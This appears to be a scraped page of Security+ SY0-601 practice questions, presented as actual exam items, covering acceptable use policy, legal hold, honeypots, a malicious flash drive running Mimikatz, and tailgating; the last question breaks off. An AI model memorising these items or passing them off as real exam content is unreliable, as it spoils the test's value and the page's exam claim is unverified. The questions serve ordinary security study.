
A marketing coordinator is trying to access a social media application on a company laptop but is getting blocked. The coordinator opens a help desk ticket to report the issue. Which of the following documents should a security analyst review to determine whether accessing social media applications on a company device is permitted?

A. Incident response policy

B. Business continuity policy

C. Change management policy

D. Acceptable use policy



Actual exam question from CompTIA's SY0-601

Question #: 513

Topic #: 1

[All SY0-601 Questions]

Law enforcement officials sent a company a notification that states electronically stored information and paper documents cannot be destroyed. Which of the following explains this process?


A. Data breach notification

B. Accountability

C. Legal hold

D. Chain of custody

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 514

Topic #: 1

[All SY0-601 Questions]


A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the following best describes these systems?

A. DNS sinkholes

B. Honeypots

C. Virtual machines

D. Neural networks



Actual exam question from CompTIA's SY0-601
Question #: 515
Topic #: 1
[All SY0-601 Questions]


A company's help desk received several AV alerts indicating Mimikatz attempted to run on the remote systems. Several users also reported that the new company flash drives they picked up in the break room only have 512KB of storage. Which of the following is most likely the cause?

A. The GPO prevents the use of flash drives, which triggers a false positive AV indication and restricts the drives to only 512KB of storage.

B. The new flash drives need a driver that is being blocked by the AV software because the flash drives are not on the application's allow list, temporarily restricting the drives to 512KB of storage.

C. The new flash drives are incorrectly partitioned, and the systems are automatically trying to use an unapproved application to repartition the drives.

D. The GPO blocking the flash drives is being bypassed by a malicious flash drive that is attempting to harvest plaintext credentials from memory.



Actual exam question from CompTIA's SY0-601

Question #: 516

Topic #: 1

[All SY0-601 Questions]

A company has installed badge readers for building access but is finding unauthorized individuals roaming the hallways. Which of the following is the most likely cause?

